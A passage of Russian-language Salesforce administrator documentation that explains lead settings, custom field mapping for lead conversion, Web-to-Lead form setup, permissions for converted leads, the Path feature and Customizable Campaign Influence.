- Чтобы сотрудники отделов маркетинга и продаж могли вносить изменения в преобразованные интересы, назначьте этим пользователям полномочие «Просмотр и редактирование преобразованных интересов».

Чтобы создать очереди продаж для интересов или настраиваемых объектов, введите *«Очереди»* в поле «Быстрый поиск», затем выберите **«Очереди»**.

Управление интересами

Прежде чем начать работу с интересами, выполните указанные ниже действия.

- Настройте стандартные параметры интересов.
- Создайте очереди интересов для управления их распределением.
- Настройте правила назначения для автоматического назначения интересов.
- Настройте функцию Web-to-Lead для автоматического сбора интересов с корпоративного веб-сайта.
- Импортируйте текущие интересы организации.
- Создайте настраиваемые поля интереса.
- Соотнесите настраиваемые поля интереса с другими настраиваемыми полями для преобразования интереса.
- Чтобы выбрать стандартный статус для новых и преобразованных интересов, измените раскрывающийся список «Статус интереса».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Интересы

Определение параметров по умолчанию для создания интересов

Чтобы повысить эффективность обработки интересов и предотвратить создание повторяющихся записей при преобразовании интересов в контакты, организации и возможности, рекомендуем оптимизировать функции управления интересами для групп сбыта.

1. Введите строку *«Параметры интересов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры интересов»**, затем нажмите кнопку **«Правка»**.
2. Определите ответственного за интерес по умолчанию и параметры преобразования интересов.
3. Сохраните параметры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров интересов:

- Настройка приложения

Соотнесение настраиваемых полей интересов для преобразования интересов

Соотнесение настраиваемых полей интересов с полями записей, в которые они преобразуются, позволяет повысить эффективность использования записей, созданных группами сбыта из преобразованных интересов.

Когда торговые представители преобразуют перспективные интересы, сведения из стандартных полей интересов отображаются в стандартных полях контактов, организаций и возможностей. Если вы задаете настраиваемые поля интересов, укажите способ преобразования настраиваемых сведений в настраиваемые поля организаций, контактов и возможностей.

1. В разделе настроек управления объектами для интересов перейдите в раздел полей, затем щелкните **«Соотнесение полей интересов»**.
2. Выберите соответствующее настраиваемое поле организации, контакта или возможности для каждого настраиваемого поля интереса. В Lightning Experience настраиваемое поле интереса может одновременно отображаться на поля организации, контакта и возможности.
3. Не забывайте сохранять внесенные изменения!

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для соотнесения полей интересов:

- «Настройка приложения»

Прим.: В Lightning Experience и Salesforce Classic отображение настраиваемых полей для преобразования интересов доступно в организациях, использующих APEX Lead Convert, но не в организациях, использующих более старую версию PLSQL Lead Convert.

СМ. ТАКЖЕ:

Рекомендации по соотнесению настраиваемых полей интересов для преобразования интересов
Преобразование квалифицированных интересов
Поиск по параметрам управления объектами

Рекомендации по соотнесению настраиваемых полей интересов для преобразования интересов

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ознакомьтесь с рекомендациями по соотнесению настраиваемых полей интересов и настраиваемых полей в контактах, организациях и возможностях. Соотнесение настраиваемых полей помогает торговым представителям сохранять важные сведения при преобразовании перспективных интересов с целью отслеживания новых потенциальных сделок.

- Следующие типы настраиваемых полей «Интерес» могут отображаться только на настраиваемые поля с тем же типом данных.
  - Кнопка-флажок
  - Валюта
  - Дата
  - Дата/время
  - Электронная почта
  - Геолокация
  - Зашифровано (Classic)
  - Число
  - Процент
  - Тел.
  - Раскрывающийся список со множественным выбором
  - Подробный текст
  - Обогащенный текст
  - URL-адрес
- На каждое целевое поле может быть отображено только 1 исходное поле.
- Поля с автоматической нумерацией могут отображаться на поля типа «Текст» или «Область текста».
- Поля «Текст» и «Область текста» могут отображаться на типы настраиваемых полей «Текст», «Область текста», «Подробный текст» и «Раскрывающийся список». При отображении на поле раскрывающегося списка этот раскрывающийся список должен быть неограниченным.
- Можно отображать настраиваемые поля раскрывающегося списка на типы настраиваемых полей «Текст», «Область текста» и «Раскрывающийся список» (неограниченный), но не на «Подробный текст».
- При отображении между полями раскрывающегося списка и текста данные усекаются, если значение исходного поля имеет большую длину, чем позволяет целевое поле.

- Настраиваемые поля поиска могут отображаться на поля поиска, указывающие на тот же объект. Например, настраиваемое поле поиска интереса, указывающее на объект «Организация», может отображаться на настраиваемое поле поиска контакта, которое также указывает на объект «Организация».
- При отображении настраиваемых полей интереса выбранное поле организации, контакта или возможности должно иметь равную или большую длину.
- Нельзя удалять поля интереса, организации, контакта и возможности, включенные в «Настраиваемое отображение поля интереса». Для удаления поля вначале удалите его отображение.
- Тип поля, включенного в «Настраиваемое отображение поля интереса», нельзя изменить. Чтобы изменить тип поля, вначале удалите его отображение.
- Пакет, который ссылается на поле, включенное в «Настраиваемое отображение поля интереса», нельзя удалить. Удалите все отображения полей, на которые указывает ссылка, прежде чем удалять пакет.
- При отображении полей настраиваемого номера интереса, валюты или процента целевое поле должно иметь ту же длину и количество десятичных позиций.

Прим.: Рекомендуем не соотносить настраиваемые поля формулы с другими полями формулы или любым другим типом поля.

СМ. ТАКЖЕ:

Соотнесение настраиваемых полей интересов для преобразования интересов

Интересы, созданные с помощью веб-сайта компании

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция Web-to-Lead позволяет собирать сведения веб-сайта вашей компании и автоматически создавать до 500 новых интересов в день.

Если у вашей компании уже есть форма, в которую потенциальные клиенты могут вводить свои контактные данные, вам определенно будет полезно создать страницу, на которую потенциальные клиенты могут переходить, чтобы реагировать на кампанию. Всего лишь небольшой дополнительный код на языке HTML позволит направлять эту информацию в Salesforce с целью создания интересов.

Рекомендации по настройке функции Web-to-Lead

Настройте систему Salesforce так, чтобы она собирала сведения веб-сайта вашей компании и автоматически создавала до 500 новых интересующихся клиентов в день.

Создание интересов для групп сбыта с веб-сайта

Автоматическое создание до 500 интересов в день с использованием данных о потенциальных клиентах, полученных от посетителей веб-сайта компании. При настраивании формы Web-to-Lead система Salesforce сохраняет сведения о потенциальных клиентах, оставивших свои контактные данные. Пользователь также может перенаправлять потенциальных клиентов на другие страницы веб-сайта, важные для успеха кампании.

СМ. ТАКЖЕ:

Определение параметров по умолчанию для создания интересов

Рекомендации по настройке функции Web-to-Lead

Настройте систему Salesforce так, чтобы она собирала сведения веб-сайта вашей компании и автоматически создавала до 500 новых интересующихся клиентов в день.

Цель	Сделайте следующее
Отслеживать те сведения об интересах, которые не предоставляют стандартные поля для интересов Salesforce.	Создайте настраиваемые поля интересов и определите порядок их соотнесения с настраиваемыми полями организаций, контактов и возможностей во время преобразования интересов.
Автоматически отправлять потенциальным клиентам сообщения по электронной почте, после того как они предоставят сведения через ваш веб-сайт.	Создайте общедоступные шаблоны эл. почты. Чтобы настроить правила электронного ответа для использования разных шаблонов эл. почты, определяемых отправленными сведениями, создайте один стандартный шаблон, который должен отправляться при неприменении заданных правил ответа.
Задать стандартный статус новых и преобразованных интересов	Используйте для этого раскрывающийся список «Статус интереса».
Назначить интересы торговым представителям и очередям.	• Создайте очереди интересов, чтобы назначить интересы очередям, а не отдельным торговым представителям. • Используя настройку параметров интересов, укажите ответственного за те интересы по умолчанию, которые не соответствуют критериям правила назначения. • Создайте правило назначения интересов, чтобы определить, как создаваемые с помощью веб-сайта интересы должны назначаться пользователям или очередям, и активируйте это правило. Если правило не активно, все создаваемые с помощью веб-сайта интересы назначаются ответственному по умолчанию, указанному на странице «Параметры интересов».

СМ. ТАКЖЕ:

Интересы, созданные с помощью веб-сайта компании

Создание интересов для групп сбыта с веб-сайта

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить функцию Web-to-Lead, выполните указанные ниже действия.

- Настройка приложения

Создание интересов для групп сбыта с веб-сайта

Автоматическое создание до 500 интересов в день с использованием данных о потенциальных клиентах, полученных от посетителей веб-сайта компании. При настраивании формы Web-to-Lead система Salesforce сохраняет сведения о потенциальных клиентах, оставивших свои контактные данные. Пользователь также может перенаправлять потенциальных клиентов на другие страницы веб-сайта, важные для успеха кампании.

Вам нужна пара ключей reCAPTCHA, если хотите использовать фильтрацию спама.

1. Введите строку *«Web-to-Lead»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Web-to-Lead»**.
2. Чтобы включить или изменить параметры функции Web-to-Lead, нажмите кнопку **«Правка»**.
3. Чтобы настроить автоматическую рассылку сообщений эл. почты потенциальным клиентам, выберите шаблон ответа по умолчанию. Если используемый шаблон эл. почты определяется полученными от потенциальных клиентов сведениями, то стандартный шаблон ответа используется в том случае, если правила автоматического ответа не применяются. Шаблоны должны быть помечены флажком *«Доступно для использования»*.
4. Сохраните внесенные изменения.
5. Чтобы создать форму для сбора сведения о потенциальных клиентах на веб-сайте, щелкните **Создать форму Web-to-Lead**, затем выберите нужные поля.
6. Выберите поля для добавления в форму Web-to-Lead. Чтобы добавить или удалить поля в списках «Доступные поля» и «Выбранные поля», воспользуйтесь кнопками «Добавить» и «Удалить». Чтобы изменить порядок отображения полей, воспользуйтесь кнопками «Вверх» и «Вниз».
   - Выберите поле «Кампания».
   - Если организация использует мультивалюту, добавьте поле «Валюта интереса» при добавлении полей валюты. В противном случае все стоимости будут отображаться в валюте компании.
   - Чтобы разрешить потенциальным клиентам выражать заинтересованность по нескольким продуктам, воспользуйтесь настраиваемым раскрывающимся списком со множественным выбором.
   - Если организация использует типы записей интересов, выберите поле «Тип записи интереса», позволяющее пользователям выбирать тип записи для веб-интересов.
7. Если организация использует средство перевода или переименованные вкладки, выберите язык для меток, отображаемых в форме Web-to-Lead. Источник формы Web-to-Lead всегда отображается на личном языке.
8. Введите полный URL-адрес страницы, открывающейся после отправки сведений (например, начальная страница компании или страница благодарности), и нажмите кнопку **«Создать»**.
9. Если хотите добавить виджет reCAPTCHA к форме отправки интереса, выберите вариант **Включить фильтрацию спама (рекомендуется)**.
   - Укажите пару ключей reCAPTCHA API с помощью поиска.
   - Если вы хотите разрешите прием всего трафика, когда сервера Google reCAPTCHA недоступны, выберите **Включить отработку отказа серверов**.
10. Скопируйте и передайте созданный HTML-код веб-мастеру компании для последующего добавления на веб-сайт.
11. Нажмите кнопку **«Готово»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить функцию Web-to-Lead, выполните указанные ниже действия.

- Настройка приложения

Чтобы протестировать форму Web-to-Lead, добавьте строку `<input type="hidden" name="debug" value="1">` в код. Данная строка открывает страницу отладки после отправки формы. Удалите эту строку перед выпуском страницы Web-to-Lead на веб-сайте пользователя.

Интересам, созданным на корпоративном веб-сайте, изначально назначается стандартный статус, выбранный в раскрывающемся списке «Статус интереса». Если веб-интересы создаются в рамках кампании, то статусу участника новых интересов назначается значение поля «Статус участника», указанное в форме, или стандартное значение, если форма не содержит поля «Статус участника».

Кроме того, новым интересам назначается статус «Не прочитано», который заменяется статусом «Прочитано» после просмотра или редактирования интереса ответственным сотрудником. Списковое представление «Мои непрочитанные интересы» позволяет быстро просмотреть все новые интересы.

Прим.: Формат для полей даты и валюты, собранных через Интернет, определяется стандартными параметрами организации «Стандартный регион» и «Регион валюты».

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если организация превышает ежедневное ограничение для функции Web-to-Lead, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает сообщение эл. почты, содержащее сведения о дополнительных интересах. Дополнительную информацию по ограничениям Web-to-Lead см. в разделе «Сколько интересов можно собрать с веб-сайта?» на странице 1650.

Если новый интерес не удается создать из-за ошибок при настройке функции Web-to-Lead, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Система Salesforce запускает правила проверки полей перед созданием записей, отправленных с помощью функции Web-to-Lead, и создает только те записи, которые содержат допустимые значения.

Прежде чем создать запись посредством функции Web-to-Lead, убедитесь, что все универсальные обязательные поля содержат значения.

Система Salesforce не поддерживает поля типа «Область обогащенного текста» в формах Web-to-Lead. При создании интереса данные, введенные в поля типа «Область обогащенного текста», сохраняются в виде обычного текста.

СМ. ТАКЖЕ:

Включение reCAPTCHA для предотвращения спама
https://www.google.com/recaptcha/intro/index.html
Рекомендации по настройке функции Web-to-Lead
Интересы, созданные с помощью веб-сайта компании

Разрешение для пользователей на просмотр и редактирование преобразованных интересов

Присвойте полномочие «Просмотр и редактирование преобразованных интересов», чтобы пользователи отделов маркетинга и продаж могли просматривать преобразованные интересы. Пользователи смогут также редактировать преобразованные интересы.

1. В меню настройки введите «Наборы полномочий». Нажмите кнопку **«Наборы полномочий»**.
2. Нажмите кнопку «Создать».
3. Введите имя набора полномочий. Нажмите кнопку «Сохранить».
4. Нажмите кнопку «Правка».
5. В разделе «Продажи» выберите «Просмотр и редактирование преобразованных интересов».
6. Сохраните набор полномочий.
7. В меню настройки введите «Пользователи». Нажмите кнопку **«Пользователи»**.
8. Нажмите на пользователя, которому хотите назначить новый набор полномочий.
9. Прокрутите связанный список наборов полномочий и нажмите кнопку **«Редактировать назначения»**.
10. Назначьте набор полномочий пользователю и нажмите кнопку «Сохранить».

Где будут отображаться преобразованные интересы, зависит от используемого интерфейса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения набора полномочий пользователям:

- Назначение наборов полномочий

Где посмотреть преобразованные интересы?	Lightning Experience.	Salesforce Classic	Salesforce1
Список «Недавние элементы»		✓	
Список недавних записей на вкладке «Глобальная навигация»	✓		
Результаты глобального поиска	✓	✓	
Список последних использованных результатов глобального поиска	✓		
Просмотры списка «Недавние»	✓	✓	✓
Связанный список «Участник кампании» (только интересы, добавленные после преобразования)	✓	✓	
Настраиваемые поля поиска интересов	✓	✓	✓
Отчеты по интересам	✓	✓	✓
«Недавние записи» на начальной странице	✓		

Пользователи не могут преобразовать интересы обратно.


Повышение эффективности внедрения процессов

Путь

Путь показывает пользователям, какие действия они должны совершить в процессе, например, как превратить возможность из нового интереса в успешно заключенную сделку. Путь доступен для интересов, возможностей, смет, контрактов, заказов и настраиваемых объектов в приложении Lightning Experience, а также для возможностей во всех версиях мобильного приложения Salesforce1.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Для каждого доступного типа записи можно настроить свой путь. Шаги для каждого пути (1) зависят от значений в раскрывающемся списке, выбранном при настройке пути.

Для получения пользователями наиболее важной информации можно выбрать до пяти ключевых полей (2). На каждом шаге пути пользователи будут получать относящиеся к этому шагу практические рекомендации, например, советы, ссылки и информацию о политике компании (3).

Чтобы включить путь и настроить новые пути, в меню «Настройка» введите строку *«Параметры пути»* в поле «Быстрый поиск». Включите функцию **Запомнить настройки пути пользователя**, чтобы дать возможность пользователям решить, запоминается ли предыдущее состояние пути или всегда закрывается при загрузке страницы.

Отслеживание влияния кампании на возможности

Отслеживание действий кампаний по содействию возможностям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Возможность отслеживания эффективности с помощью функции настраиваемого влияния кампаний для сотрудников отдела маркетинга

Функция настраиваемого влияния кампаний позволяет сотрудникам отдела маркетинга определить порядок назначения кредита каждой кампании, способствующей привлечению возможностей.

Функция «Влияние кампании», Campaign Influence 1.0

Используйте исходную версию функции влияния кампании, чтобы определить рентабельность инвестиций кампании.

Возможность отслеживания эффективности с помощью функции настраиваемого влияния кампаний для сотрудников отдела маркетинга

Функция настраиваемого влияния кампаний позволяет сотрудникам отдела маркетинга определить порядок назначения кредита каждой кампании, способствующей привлечению возможностей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Общие сведения о функции настраиваемого влияния кампаний

Функция настраиваемого влияния кампаний допускает гибкую атрибуцию доходов по нескольким кампаниям и, благодаря этому, предлагает более качественную бизнес-аналитику и маркетинговую отчетность, а также более четкую увязку между продажами и маркетингом.

Различие между компонентами «Влияние кампании» и «Настраиваемое влияние кампании»

Компонент «Настраиваемое влияние кампании» содержит несколько возможностей, отсутствующих в исходной версии компонента «Влияние кампании».

Настраиваемое влияние кампании

Выполните следующие действия, чтобы настроить и развернуть функцию настраиваемого влияния кампаний.

Общие сведения о функции настраиваемого влияния кампаний

Функция настраиваемого влияния кампаний допускает гибкую атрибуцию доходов по нескольким кампаниям и, благодаря этому, предлагает более качественную бизнес-аналитику и маркетинговую отчетность, а также более четкую увязку между продажами и маркетингом.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Функция настраиваемого влияния кампаний позволяет определять несколько способов отслеживания влияния, оказываемого кампаниями на возможности. Для каждого метода, который предполагается использовать, создайте отдельную модель атрибуции влияния кампаний. Чтобы учесть влияние кампаний на создание возможностей, пользователи приложений Sales и Marketing могут вручную добавлять записи влияния кампаний. В ином случае, пользователи могут создать триггеры и процессы для автоматического добавления данных. На странице сведений о кампании отображаются возможности, созданные кампанией, и созданный общий доход.

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Модели атрибуции кампаний


Функция настраиваемого влияния кампаний содержит модель атрибуции дохода основного источника кампании. Модель основного источника кампании присваивает 100% дохода основной кампании по возможности и 0% — другим кампаниям, назначенным пользователями этой возможности. При необходимости большей гибкости в атрибуции дохода кампаниям рекомендуем создавать настраиваемые модели атрибуции.

Например, можно создать модель, которая равномерно распределяет кредит возможности по всем кампаниям, ее касающимся. Также можно создать модель, выделяющую 100% кредита первой или последней кампании, касающейся возможности. Используя функцию настраиваемого влияния кампаний, можно создать модель для практически любого сценария, соответствующего деятельности.

Чтобы запретить пользователям Sales и Marketing добавлять или редактировать записи влияния кампаний, рекомендуется заблокировать соответствующую модель атрибуции. Записи для заблокированных моделей обновляются только посредством API. Модель основного источника кампании всегда заблокирована.

Записи влияния кампаний


В записях влияния кампаний отображаются кампании, оказавшие влияние на конкретную возможность. Чтобы показать пользователям кампании, способствующие их возможностям, добавьте связанный список «Влияние кампании» (1) в макеты страницы «Возможности». В связанном списке «Влияние кампании» отображаются только записи для модели атрибуции, назначенной в качестве модели по умолчанию в меню «Настройка». Не блокируйте модель по умолчанию, чтобы позволить пользователям добавление и редактирование записей влияния кампаний на страницах сведений о возможности. Другие модели атрибуции могут накапливать записи влияния кампаний, но только посредством триггеров, процессов и API.




Пользователь может добавлять настраиваемые поля к записям влияния кампаний в зависимости от текущих бизнес-требований. Например, чтобы отслеживать порядок, в котором кампании содействовали возможности, добавьте поле номера.

Результаты кампании

После добавления связанного списка «Возможности, находящиеся под влиянием» (1) в макеты страниц «Кампания» пользователи могут четко видеть количество возможностей, созданных кампанией. Записи в связанном списке основываются на модели влияния кампании, назначенной администратором по умолчанию.



В разделе «Статистика по кампании» (1) страниц сведений о кампаниях отображается доход, созданный кампанией, основанный на процентной доле атрибуции для записей влияния кампании. В разделе «Статистика по кампании» также отображается текущее количество возможностей, созданных кампанией, и общее количество реализованных.



Различие между компонентами «Влияние кампании» и «Настраиваемое влияние кампании»

Компонент «Настраиваемое влияние кампании» содержит несколько возможностей, отсутствующих в исходной версии компонента «Влияние кампании».

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

Функция	Влияние кампании	Настраиваемое влияние кампании
Модель основного источника кампании (относит 100% дохода основной кампании для возможности)	✔	✔
Автоматическое связывание с возможностями	✔	✔
Несколько моделей атрибуции		✔
Гибкая атрибуция влияния		✔
Заблокированные модели		✔
Влияние кампании на возможности по модели	✔	✔
Возможности, находящиеся под влиянием, для кампаний по модели		✔
Результаты кампании для кампаний по модели		✔
API-доступ		✔

ВЕРСИИ

Данная функция доступна в Lightning Experience, Salesforce Classic и всех версиях мобильного приложения Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настраиваемое влияние кампании

Выполните следующие действия, чтобы настроить и развернуть функцию настраиваемого влияния кампаний.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка компонента «Настраиваемое влияние кампании»

Функция настраиваемого влияния кампаний позволяет сотрудникам отдела маркетинга выполнять атрибуцию доходов по нескольким кампаниям.

Включение функции настраиваемого влияния кампании для пользователей

Убедитесь, что пользователям приложений Sales и Marketing, которые планируют использовать функцию настраиваемого влияния кампании, назначен набор полномочий «Пользователь Sales» при включенном полномочии «Влияние кампании».

Добавление функции настраиваемого влияния кампаний в макеты страниц

Данная функция предоставляет пользователям отдела маркетинга возможность просматривать кампании, влияющие на каждую возможность, и результаты каждой кампании.

Создание настраиваемой модели влияния кампании

Чтобы внедрить настраиваемую модель атрибуции влияния, добавьте модель в меню «Настройка». Затем создайте набор триггеров и процессов, которые добавляют записи влияния кампании, и назначьте их модели. Работайте с партнерами, чтобы помочь им в реализации модели.

Определение модели влияния кампании по умолчанию

Определение модели влияния кампании, которая будет отображать данные на страницах сведений о возможности и кампании.

Блокирование модели влияния кампании

Заблокируйте модель влияния кампании, чтобы запретить пользователям добавление или редактирование записей влияния кампании для модели. Доступ к заблокированным моделям возможен только посредством API.

Настройка компонента «Настраиваемое влияние кампании»

Функция настраиваемого влияния кампаний позволяет сотрудникам отдела маркетинга выполнять атрибуцию доходов по нескольким кампаниям.

Прим.: Данная информация применима только к Настраиваемому влиянию кампании, а не к Влиянию кампании 1.0.

1. Введите *«Влияние кампании»* в поле **«Быстрый поиск»** в меню «Настройка», затем выберите **«Параметры влияния кампании»**.
2. Установите переключатель **«Включено»**.
3. Если используется исходная версия компонента «Влияние кампании», определите необходимость переноса текущих записей влияния кампании с атрибуцией влияния 0% в новую модель основного источника кампании в компонент «Настраиваемое влияние кампании».

   Чтобы запретить перенос этих записей, выберите **«Переносить только записи влияния кампании для кампании по умолчанию для возможностей»**.
4. Перейдите к параметрам модели основного источника кампании и выберите включение или отключение автоматического связывания для кампании. Автоматическое связывание включено для модели атрибуции основного источника кампании по умолчанию и доступно только для модели основного источника кампании.

   Если контакт для возможности также является участником кампании, то функция автоматического связывания автоматически добавляет кампании к возможностям. Контакту, указанному для возможности, также следует назначить роль контакта для возможности до даты ее закрытия.
